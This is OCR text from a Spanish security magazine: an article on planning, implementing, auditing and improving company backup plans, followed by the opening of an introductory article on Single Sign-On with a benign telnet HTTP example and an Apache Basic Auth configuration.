En una estadística del *Boston Computing Network* se saca a relucir la importancia de los datos para las empresas:

- El 93% de las compañías que pierden su datacenter durante 10 días o más debido a algún desastre van a la bancarrota en menos de un año. El 50% de esas compañías cierran inmediatamente,
- El 34% de las compañías no prueban sus copias de seguridad. De las que lo hacen, el 77% han encontrado problemas.

Aquí tenemos dos ejemplos que evidencian las diferencias existentes en cuanto a las causas de perdidas de datos. Según la empresa de copias de seguridad online Databarracks:

- 79% Hardware,
- 11% Error Humano,
- 7% Corrupción del software,
- 2% Virus,
- 1% Desastres naturales.

En cambio según *Stellar Information Systems*, empresa dedicada a la recuperación de datos

- 32% Error Humano,
- 25% Corrupción del software,
- 22% Virus,
- 13% Error de hardware,
- 6% Sabotaje,
- 2% Desastres naturales.

En este artículo aprenderás...

- A relacionar las copias de seguridad con la continuidad del negocio,
- Consideraciones en la creación de un plan de copias de seguridad,
- Fases del ciclo de vida de un plan de copias de seguridad.

Lo que deberías saber...

- No se requieren conocimientos previos para la comprensión del artículo.

Sea por la causa que sea, lo que está claro es que prácticamente todas las empresas pierden datos alguna vez en su vida.

A pesar de las posibles pérdidas siempre hay que tener claro el objetivo de los planes de copias, y no es otro que la continuidad del negocio.

Para asegurarnos que el plan de copias cumple el objetivo, lo mejor es basarse en un análisis de riesgos previo.

Este análisis de riesgos nos proporciona la visión clara de que necesitamos copiar y lo importante que es.

Desde el punto de vista del *coste de la inversión* tenemos que recordar que los sistemas de seguridad no deben exceder el coste de lo que se intenta proteger.

Está claro, que muchas veces lo difícil es saber exactamente cuanto valen nuestros datos. Por ello los planes de copias de seguridad deberán cumplir sus funciones sin excederse en el presupuesto.

En la parte restante veremos como la implantación y el buen uso de un plan de copias no es una tarea sencilla, se tienen que considerar muchos factores, implantar controles, documentar, etc.

Contar con una empresa especializada nos proporcionará una experiencia y unos recursos que posiblemente no tengamos o no estemos dispuestos a conseguir por nuestros medios. Posiblemente sea la única forma de conseguir un plan de copias de seguridad que cumpla su función, darnos tranquilidad.

Ciclo de vida de un plan de copias

Los sistemas informáticos no son algo perenne, que se diseñe una vez y siga siendo valido por toda la eternidad. Los planes de copia de seguridad deben ser algo vivo, adaptándose y previniendo los cambios que se produzcan en la compañía. Si optamos por esta postura de prensión evitaremos los problemas en vez de solucionarlos.

Planificación

La fase de planificación es la más importante de cualquier proyecto, si realizamos una buena planificación todo irá sobre ruedas.

Lo primero que debemos tener claro es qué necesitamos copiar y por qué, es decir a qué proceso de negocio soportan esos datos.

Y la mejor manera es *hablar con los usuarios* de los sistemas, ellos son quienes usan los datos y saben que es importante para su trabajo.

El por qué no es: tengo fotos que me han enviado mis amigos y no quiero perderlas. A no ser que seas el jefe claro.




Figura 1. *Las principales causas de perdida de datos*

Debería ser: los datos contenidos en esta base datos son necesarios para que nos podamos poner en contacto con nuestros proveedores y clientes. Sin estos datos no podemos continuar trabajando.

Algunas fuentes opinan que los usuarios siempre tenderán a seguir el primer ejemplo, dando preferencia a las fotos que les envían sus amigos frente a los datos realmente necesarios. Me parece una visión un tanto pesimista, aunque si realmente tenemos ese temor al realizar un plan de seguridad existen maneras de evitar ese comportamiento. Mediante una serie de preguntas objetivas sobre el trabajo que realiza y un estudio del *flujo de los procesos* de la empresa podemos decidir qué es importante y qué no lo es.

Por supuesto eso es incrementar de manera notable la carga de trabajo para la realización del plan. Así que ser posible, usaremos *entrevistas con los usuarios* para conocer los datos a copiar.

Nota: Cuando hablo de usuarios no me refiero únicamente al usuario final del equipo, ya que incluyo desde el usuario que trabaja directamente con los datos al mismo gerente de la empresa, el también debería saber que necesita su empresa para continuar trabajando, pasando por los administradores de sistemas y redes.

Una *política de clasificación* de datos ayudaría mucho a decidir qué datos son necesarios para la continuidad del negocio y si alguno tiene necesidades específicas.

Una vez conocemos los datos a copiar debemos conocer los *sistemas enlazados* a estos. No nos sirve de nada tener los datos sin el sistema o las comunicaciones necesarias para su uso. ¿Debemos copiar el SO o las configuraciones de los dispositivos de red como routers, firewalls, switchs?

Cuando ya tenemos todos los datos a copiar debemos determinar la *frecuencia de las copias*, que nos vendrá dada por la frecuencia de cambio de los datos, y de nuevo de esto los que más saben son los usuarios.

Dos conceptos necesarios para el plan de copias son la *ventana de copia*, tiempo necesario para realizar la copia de seguridad, y la *ventana de recuperación*, tiempo necesario para recuperar los datos y tener un sistema en las condiciones deseadas para reanudar el trabajo.

Para determinar el mejor momento en el que realizar las copias tendremos que tener en cuenta el uso de la red, el uso del software que genere los datos, los horarios de los usuarios, el tiempo de copia, etc.

Los factores para decidir el hardware son:

- Capacidad,
- Fiabilidad,
- Escalabilidad,
- Velocidad,
- Coste,
- Tiempo de vida.

Con el tiempo necesario para las dos ventanas y las características de nuestro hardware podremos decidir cual es el mejor momento para realizar las copias.

Por la noche suele ser el mejor momento para servidores, normalmente nunca se apagan. En cambio las estaciones de trabajo sí se suelen apagar al finalizar la jornada laboral. Si nos vemos obligados a copiar datos de las estaciones de trabajo la interrupción para comer puede ser un buen momento, ya que durante esa interrupción, de unas 2h más o menos, no se suelen apagar los equipos y deberíamos tener bastante tiempo para la copia.

Existen diferentes soluciones de copia, que podemos usar para diferentes momentos, pudiendo acortar la ventana de copia a expensas de la de recuperación o al revés.




Figura 2. *Ciclo de vida de un plan de copias*

Según la *wikipedia* las soluciones de copia típicamente son:

- *Copia en línea (síncrona o asíncrona)*: La copia en línea consiste en replicar la infraestructura de almacenamiento principal en una infraestructura secundaria. Esto es, los discos corporativos principales se replican generalmente en un centro de respaldo. Los datos afectados se copian inmediatamente en la infraestructura secundaria en cuanto son creados o modificados en la infraestructura principal. Se trata de la solución más cara, debido al coste de infraestructura y logística necesarias. No obstante, la recuperación de los datos es prácticamente inmediata.
- *Copia fuera de línea (backup)*: La copia fuera de línea consiste en duplicar los datos afectados en medios de almacenamiento intercambiables. Generalmente, cintas magnéticas, pero también CD-ROM, DVD o WORM. Todos estos medios se caracterizan porque necesitan ser físicamente montados en los lectores antes de poder ser utilizados. Se trata de una solución barata pero lenta de recuperar. Ya que los datos pertinentes deben ser primero localizados en el medio físico que los contiene, montados físicamente en un lector, y restaurados. Generalmente, las velocidades de transferencia de estos medios son sensiblemente inferiores a las de un disco corporativo.

Dentro de la copia fuera de línea tenemos varios tipos de copia posible:

- *Copia total*: Consiste en una copia completa de todos los datos principales. Requiere mayor espacio de almacenamiento y ventana de *backup*.
- *Copia diferencial*: Consiste en copiar únicamente aquellos datos que hayan sido modificados respecto a una copia total anterior. Requiere menor espacio de almacenamiento y ventana de *backup*. Para restaurar una copia diferencial es necesario restaurar previamente la copia total en la que se basa. Por tanto, requiere mayor tiempo de restauración. Una copia diferencial puede sustituir a otra copia diferencial más antigua sobre la misma copia total.
- *Copia incremental*: Consiste en copiar únicamente aquellos datos que hayan sido modificados respecto a otra copia incremental anterior, o bien, una copia total si ésta no existe. Nótese que una copia incremental no sustituye a las copias incrementales anteriores. Para restaurar una copia incremental es necesario restaurar la copia total y todas las copias incrementales por orden cronológico que estén implicadas. Si se pierde una de las copias incrementales, no es posible restaurar una copia exacta de los datos originales.
- *Imagen de disco*: copiar el contenido completo de una partición o del disco entero a un archivo ubicado en el medio de copia.
- *Clonación de disco*: Copia de un disco a otro usando copia a bajo nivel, sector a sector. Está clonación copia todos los sectores y preserva el sistema de ficheros, incluyendo la tabla de particiones, sectores ocultos, espacio sin usar y sectores de arranque.

El *tiempo de retención* de los datos y la necesidad de *copias extra* de los mismos nos vendrá dado por diferentes motivos, entre los cuáles están:

- Legislación,
- Finalidad histórica de los datos,
- Necesidades del negocio,
- Necesidades de recuperación.

Estas dos necesidades nos obligarán a *rotar los medios*, normalmente se aconseja el uso de cómo mínimo 3 conjuntos de medios. Una de las técnicas que se puede utilizar es la del abuelo, padre e hijo.

Por ejemplo: supongamos que utilizamos copias de seguridad en cinta, que hacemos una copia incre-

mental de lunes a jueves y una completa los viernes. Esto nos da un total de 5 cintas. Para utilizar la técnica del abuelo, padre e hijo tendríamos que tener 3 conjuntos de 5 cintas. La primera semana copiaríamos al conjunto *abuelo*, la segunda semana al *padre* y la tercera al *hijo*. Al finalizar el ciclo de tres copias volveríamos a empezar con el *abuelo*. Esto nos da un punto de recuperación de dos semanas.

El punto de recuperación es el punto más lejano en el tiempo en el que podemos recuperar los datos. Según queramos extender o acortar este punto necesitaremos más copias, y en el caso de las cintas, posiblemente, más conjuntos de cintas.

Esta imagen sacada del sitio Technet dentro de Microsoft nos da una imagen del proceso:

Posiblemente necesitaremos algunas copias extra, por ejemplo para hacer copias completas anuales, trimestrales, al finalizar los periodos fiscales, etc. Para ello utilizaremos conjuntos de medios extra o medios destinados únicamente a esas copias.

Por supuesto, todos los datos no son igual de importantes, por ello podemos usar varios sistemas de copias de seguridad según la importancia y el presupuesto.

El lugar para almacenar los medios dependerá de las necesidades de estos, el nivel de riesgo de la zona, nuestro presupuesto, etc. Simplificando, los medios se pueden almacenar en nuestras oficinas o en el exterior.

En nuestras oficinas debemos contar con un lugar adecuado. Que tenga la temperatura y humedad adecuada, que no esté cerca de peligros potenciales, como cañerías de agua, sistemas eléctricos, etc. No está de más contar con algún tipo de protección contra incendios como armarios ignífugos, sistemas de extinción de incendios adecuados, sensores de humedad y temperatura, etc.

Si decidimos que tener una copia exterior nos va a prevenir de posibles desastres y la información lo vale, deberíamos aplicar las medidas de seguridad necesarias para su externalización y asegurarnos que el lugar las cumple.

El *outsorcing* de procesos internos a compañías externas debería estar siempre regulado por *contratos de nivel de servicio*. La externalización de la ubicación de los medios no es una excepción. ¿Cuánto tiempo tardará dicha compañía en tener los medios preparados en caso de que los necesitamos? ¿Tiene las medidas de seguridad adecuadas? ¿Tienen planes de recuperación de desastres?

Todo esto tendría que estar por escrito y firmado en un contrato.

Una medida que nos viene a todos a la cabeza al pensar en la protección de datos es la encriptación, pero tiene sus inconvenientes. Debemos contar con una buena infraestructura y organización para la gestión de claves, o simplemente nos quedaremos sin los datos.

Para que todo marche perfectamente, o por lo menos le podamos echar la culpa a alguien, contaremos con un *responsable de copias de seguridad*. Algunas de sus funciones son:

- Desarrollar el plan y documentarlo,
- Implementarlo,
- Mantenerlo,
- Auditarlo,
- Mejorarlo,




Figura 3. *Rotar los medios mediante técnica del abuelo, padre e hijo*

- Ser el punto de contacto con los usuarios.

Para evitar problemas y malentendidos en el futuro, deberíamos *documentar las decisiones* que se tomen *y el por qué* de cada una. Sobre todo en lo referente a los datos que se copian y los procesos que soportan.

Hay que tener en mente siempre la recuperación, donde realmente veremos si el plan de copias es válido o no. No podemos usar sistemas que dificulten o compliquen más de lo necesario el proceso de recuperación de datos.

Implantación

El software y hardware que podemos usar para implantar un sistema de copias es muy extenso, por tanto debemos usar aquellos medios y programas con los que estemos más familiarizados. El uso de sistemas conocidos nos reducirá la curva de aprendizaje del sistema de copias, el tiempo de implantación y el coste total de propiedad.

Aún así, hay una serie de factores en la implantación de los que no podemos escapar.

Por mucho que nos pese tenemos que trabajar con los *usuarios*, ya que ellos son los que necesitan las copias. Algunas ideas que nos facilitarán la implantación son:

- Que el usuario firme un *acuerdo de copia* que contendrá:
  - Datos copiados,
  - Frecuencia,
  - Ventana de recuperación necesaria.
- Deben entender la *importancia de las copias*, la perdida de datos ocurre con más frecuencia de lo que se imaginan,
- Si tienen un *procedimiento de actualización* de copias les será más fácil poder avisar de nuevos datos que necesiten ser copiados,
- Siempre es necesario saber que hacer cuando perdemos los datos, un *procedimiento de recuperación*, ya sea para que el usuario recupere los datos o para que sepa a quien llamar, es imprescindible,
- Un *canal de comunicación* claro con el responsable de las copias evitará malentendidos y perdidas de tiempo.

Por supuesto, no todo es tratar con usuarios, documentar lo que hacemos siempre es importante. Sin pretender hacer una lista exhaustiva, estos puntos os darán una idea de que se puede incluir en el *plan de copias*:

- Los datos que se copian,
- Las razones para su copia,
- Medios utilizados,
- Lugar o lugares donde se guardan los medios,
- Medidas de seguridad aplicadas,
- Destrucción de los medios utilizados,
- Políticas de retención de los datos y medios que los contienen,
- Como dije antes, las razones para todas las decisiones.

El plan de copias nos permitirá *auditar nuestro sistema*, al estar documentado siempre sabemos qué y cómo debe ocurrir.

Los medios tienen que estar guardados en un *lugar seguro*, pero también tenemos que ser capaces de *identificarlos y recuperarlos* de una manera sencilla. Encerrarlos bajo siete llaves y guardar cada llave en un sitio diferente solo nos va a dificultar la recuperación.

Para facilitar el conocimiento de los medios que poseemos contaremos con un *catálogo* que incluya como mínimo:

- Ubicación,
- Contenido,
- Medio,
- Nombre,
- Fecha de caducidad.

La existencia de dicho catálogo y el *etiquetaje* de los medios de una manera clara y fácilmente visible nos facilitará mucho la recuperación de los datos para su posterior uso.

El sistema de copias debería contar con un buen sistema de aviso, con *alertas automáticas* de los errores y del funcionamiento correcto. Hay que tener en cuenta que si el sistema falla no nos puede enviar el mensaje de error, posiblemente en el momento de conocer el fallo será demasiado tarde.

Una clara *diferenciación entre los mensajes* de error y los de correcto funcionamiento permitirá que la persona que los revise no los confunda debido a la monotonía.



Figura 4. *Computer Security Guidance*

Uso

Un vez implantado no nos podemos quedar sentados pensando que el sistema va a funcionar perfectamente de por vida. Estas son algunas de las tareas de mantenimiento que debemos hacer durante el uso del sistema:

- *Auditorías periódicas*, se debería hacer una comprobación al poco tiempo de la implantación del sistema, para ver si todo ha salido como se esperaba. Después se deberían realizar auditorías periódicas para verificar su funcionamiento. Las auditorías deberán comprobar que:
  - Se estén realizando las copias,
  - Están todos los datos,
  - El tiempo de vida del medio no ha sido superado,
  - Los medios están donde deberían,
  - Los sistemas de protección actúan adecuadamente,
  - El sistema de alerta funciona correctamente.
- *Auditorías automáticas y aleatorias*. Con ciertas combinaciones de hardware y software el mismo sistema de copias podría intentar extraer archivos al azar de copias diferentes para comprobar su integridad, o que simplemente puede hacerlo. Al hacerse de manera automática se podría realizar mucho más a menudo que las auditorías manuales, incrementando la seguridad del sistema de una manera muy económica.
- *Documentar* los incidentes para que se pueda mejorar el sistema y no vuelvan a ocurrir.
- También debemos tener en cuenta el *saneamiento* al desechar los medios, este link proporciona una buena guía *http://csrc.nist.gov/publications/nistpubs/800-88/NISTSP800-88_rev1.pdf*. Esta bonita historia nos cuenta como podemos exponer nuestros más íntimos secretos, y en este caso eso vale mucho dinero, por reutilizar los medios sin sanearlos: *http://www.securityfocus.com/columnists/424?ref=rss*.

Recuperación

Si hemos hecho una *buena planificación* e implementado todos los *procedimientos* y *controles* necesarios, la recuperación no debería ser una experiencia traumática.

Para que sea así los usuarios tienen que tener claro *a quien* hay que *avisar*, y como hacerlo. Ya que normalmente no será el responsable de las copias quien detecte la perdida de datos.

Por supuesto el responsable de las copias tiene que saber *donde están los medios* con los datos, *cuanto tiempo dispone* para la recuperación antes de que el negocio se resienta y *como restaurar* los datos.

El *proceso de recuperación* debe estar debidamente *documentado* y ser *fácilmente accesible* a todos los usuarios potenciales. Una buena manera es crear una simplificación del proceso con los pasos importantes mediante un diagrama de flujo y colocarlo en algún sitio fácilmente accesible, como la intranet de la empresa.

Si se tienen un conjunto de políticas de seguridad o un plan de seguridad más extenso que los usuarios deben seguir, el mismo medio para difundir esas políticas sería el ideal para publicar también este proceso.

Mejora

Como todo ciclo de vida el plan de copias de seguridad necesita *mejorar*, *adaptarse* a los cambios y *prever* nuevas contingencias.

Algunas de las medidas que podemos utilizar para la mejora continua son:

- Documentar los problemas que aparezcan y pensar que podríamos cambiar para que no volvieran a ocurrir.
- Tener mecanismos de control sobre el sistema para conocer su crecimiento, cuando se satura, etc.
- Un sistema de métricas que nos permita extraer y procesar la información esencial de los controles y los procesos de copia. Todas estas medidas nos dan la posibilidad de conocer que cambios mejorarían el sistema, cosa que sin duda redundara en nuestro beneficio.

Conclusión

Un plan de copias de seguridad no es algo fácil de llevar a cabo, hay muchos factores que tener en cuenta y todos parecen igual de importantes. Sin embargo hay que ser realistas, ya que posiblemente muchas empresas no puedan realizar un plan de estas características. Teniendo en mente que es lo que deberían hacer les será mucho más fácil coger lo *mínimo necesario* para ellos y crear un plan que sea lo suficientemente válido y asequible para cada uno.

Aunque contar con *asesoramiento de expertos* es siempre la mejor manera de hacer algo sobre lo que no disponemos de experiencias ni conocimientos propios. Siempre podemos mojarnos y realizarlo por nosotros mismos. El único recurso que posiblemente nos falte es el tiempo y la experiencia, porque documentación vamos a tener de sobra.

Yo me quedaría con tres cosas importantes:

- Copiar lo necesario teniendo en mente la continuidad del negocio. Si no tenemos claro que es lo necesario es mejor pasarnos que quedarnos cortos,
- Probar las copias periódicamente,
- Documentar lo que hacemos y porque lo hacemos. ●

Sobre el Autor

Isaac Perez Moncho es responsable del departamento de segurid ad de JPL Tsolucio S.L. Posee las titulaciones: *Microsoft Certified Porfesional* (MCP) y *Master Packet Analisys de Sans Stay Sharp* (SSP-MPA Certified Profesional).



Introducción a Single Sign-On – I parte

Arturo González Ferrer 

Grado de dificultad



A medida que la World Wide Web ha ido creciendo, tanto en Internet como en las redes institucionales privadas, ha surgido un problema colateral asociado al acceso restringido a recursos situados dentro de esas redes.

Si al comienzo de los años 90 lo realmente importante era realizar páginas web con contenido y enlaces de interés, en la actualidad esto se da por hecho, y se empieza a pensar en enlazar o acceder a contenidos que están situados en redes privadas o en plataformas software instaladas en dichas subredes, cuyo acceso debe ser por lo general limitado de algún modo. Lo mismo ocurre en empresas en las que se ofrecen varios servicios de software con identificación. La solución ideal para integrar la autenticación de todos estos servicios en uno se conoce como *single sign-on*, y en este artículo veremos en qué consiste.

Llegado un momento en la evolución de Internet, el soporte a servicios administrativos o académicos, así como el acceso a información situada en bases de datos institucionales, puso de manifiesto la necesidad de almacenar la información de acceso de los diferentes usuarios varias veces de forma redundante, así como los diferentes roles o permisos que usaban al acceder a cada recurso (estudiantes, profesores, visitantes, invitados, personal de la empresa, jefes, empleados, etc).

El concepto de portal se popularizó sobre todo tras la salida al mercado de *Yahoo!*, donde se mostraban diversos canales de información (clima, correo, calendario, deportes, etc.), presentando así la información de forma contextual frente al antiguo y obsoleto listado de enlaces a recursos. Posteriormente, se unirían a esta iniciativa tanto universidades como las

En este artículo aprenderás...

- Cuáles son los principales mecanismos de autenticación en Web,
- En qué consiste la autenticación *Single Sign-On*,
- Ejemplos de servicios SSO y aplicaciones que hacen uso de este mecanismo

Lo que deberías saber...

- Conceptos básicos de TCP/IP,
- Conocimientos de HTTP y SSL,
- Conocimientos intermedios de Linux,
- Instalación y Configuración de servidores Web Apache/Tomcat,
- Algún lenguaje para web (JAVA, PHP).



empresas tecnológicas del momento (Excite, MSN, Altavista, etc.).

A partir de entonces, los portales extendieron su funcionalidad a información de otro tipo, y se empezaron a implantar también en empresas donde la existencia de diferentes roles de usuario y diferentes aplicaciones software a las que acceder, llevaba a pensar al administrador de sistemas en desarrollar un sistema de este tipo.

El primer problema a la hora de afrontar el acceso identificado a diferentes recursos dentro de una misma organización es la complicada interfaz de entrada que se encuentra el usuario. Normalmente estamos acostumbrados a encontrar un formulario que nos pide un nombre de usuario y una contraseña para acceder al portal, pero imaginemos que para cada aplicación a la que vamos a acceder en una organización tuviésemos una serie de permisos específicos (por ejemplo, acceso de administrador para la aplicación X, y acceso de usuario para la aplicación Y). En este caso tendríamos que tener un formulario de identificación por cada aplicación, y quizás datos de autenticación diferentes para cada acceso. La solución en este tipo de casos es el desarrollo de un sistema único de entrada, conocido como *Single Sign-on*, una solución que afronta los problemas de usabilidad y seguridad comentados. El Open Group define SSO como: *un mecanismo donde una única acción de identificación y autorización del usuario puede permitirle acceder a todos los sistemas o recursos donde dicho usuario tenga permisos, sin la necesidad de identificarse de nuevo.*

Algunas de las ventajas principales de este mecanismo son las siguientes:

- Reduce el tiempo de entrada de los usuarios en la identificación dentro de un dominio determinado,
- Mejora la seguridad como consecuencia de la reducción de la información de autenticación que utiliza un usuario. Esto a su vez reduce el número de errores de entrada de los usuarios en el sistema,




Figura 1. *Identificación sin SSO*




Figura 2. *Identificación con SSO*

- Reduce el tiempo de respuesta de los técnicos de sistemas ante un problema de seguridad determinado, o en la modificación de la información de usuarios (permisos, accesos, etc.),
- Aumenta la facilidad que tienen los administradores de restringir y controlar el acceso de determinados usuarios a todo el sistema o a parte del mismo de modo organizado, al estar centralizada la información de acceso,
- Cumple con la legislación asociada a la protección de datos. Se simplifica si dicha información no está distribuida en varios sistemas,
- Los recursos a los que accede el usuario tras su identificación no tendrían por qué pertenecer a una única organización,
- Empiezan a contemplarse soluciones SSO para acceder a recursos en varias organizaciones diferentes de forma cruzada, lo que se conoce como *Federated Single Sign-on* (ej. *Shibboleth*),
- Desde el punto de vista técnico, SSO también puede facilitar la realización de una cola de conexiones para altas cargas en el acceso a las distintas aplicaciones. Por ejemplo, existen aplicaciones que permiten centralizar todo el tráfico en un canal que previamente gestionará el acceso en el caso de que existan demasiadas peticiones simultáneas a un recurso.

En cuanto a los requisitos que podríamos establecer para implantar una solución de este tipo, podemos mencionar que:

- Ante todo, dicha solución tendrá que funcionar en la práctica, más allá de ser una buena elección en cuanto a su base teórica,
- Debe facilitar el acceso a los recursos, minimizar las interacciones de autenticación y por supuesto ser fiable y escalable,
- Debe integrar una nueva pieza software dentro del sistema de autenticación global no debería ser especialmente complejo, así como su mantenimiento diario,
- La solución debe ser razonablemente segura, evitando ante todo ataques de suplantación de identidad,
- Debe mantenerse en todo momento la privacidad y confidencialidad del usuario.

Comunicación cliente-servidor

Para entender un poco los mecanismos disponibles que existen para que un usuario se identifique en una web, es básico entender primero cómo se produce dicha comunicación entre el navegador del usuario y el servidor. Para ello se utiliza el protocolo HTTP (*Hypertext Transfer Protocol*), un protocolo de la capa de Aplicación del modelo OSI, que utiliza peticiones y respuestas entre cliente y servidor para su funcionamiento. Para su funcionamiento el cliente establece una comunicación TCP (*Transmission Control Protocol*) en un puerto particular del servidor, normalmente el puerto 80, donde el servidor espera pacientemente para devolver una respuesta al cliente.

Un ejemplo de comunicación con un host de ejemplo podemos verlo utilizando la herramienta *telnet* desde un terminal en Linux. Los comandos tecleados:

```
telnet www.ejemplo.com 80
Trying 150.222.123.45 ...
Connected to www.ejemplo.com.
Escape character is '^]'.
GET /index.html HTTP/1.1
Host: www.ejemplo.com
[dos veces Return]
HTTP/1.1 200 OK
Date: Wed, 31 Jan 2007 17:59:56 GMT
Server: Apache/2.2.3 (Unix) DAV/2
mod_ssl/2.2.3 OpenSSL/0.9.8d PHP/5.1.6
Accept-Ranges : bytes
Content-Length: 2818
Content-Type: text/html; charset=iso-
                        8859-1
```

Si no se dispone de dicha herramienta, se puede usar la web *http://web-sniffer.net* para observar la información de petición y respuesta.

Autenticación de usuario

Al acceder a un recurso web que necesite identificación, se pueden usar varios métodos para llevar a cabo dicha identificación. Comentaremos tres de ellos.

Autenticación básica HTTP

- Un cliente pide acceder a un recurso protegido,
- El servidor comprueba que está protegido y nos pide usuario y contraseña mediante una venta-



Figura 3. *Inicio de Sesión en Windows Live*



Figura 4. *Captchas en Windows Live*




Figura 5. *Autenticación mediante cookies en el servidor*




Figura 6. *Autenticación mediante cookies en el cliente*

na emergente o *popup window*,

- El usuario rellena dicha información, pulsando *Aceptar*,
- El servidor valida dicha información, y si todo va bien muestra el recurso requerido,
- En caso contrario, mostrará una página de error, generando el correspondiente código de error HTTP.

Todo este procedimiento puede configurarse directamente en el servidor web. Por ejemplo, si estamos usando el servidor Apache, podríamos incluir un fichero *.htaccess* en un directorio que queramos proteger, con el siguiente contenido:

```
AuthType Basic
AuthName "ACCESO RESTRINGIDO"
AuthUserFile /etc/apache/access.pwd
Require user administrador
```

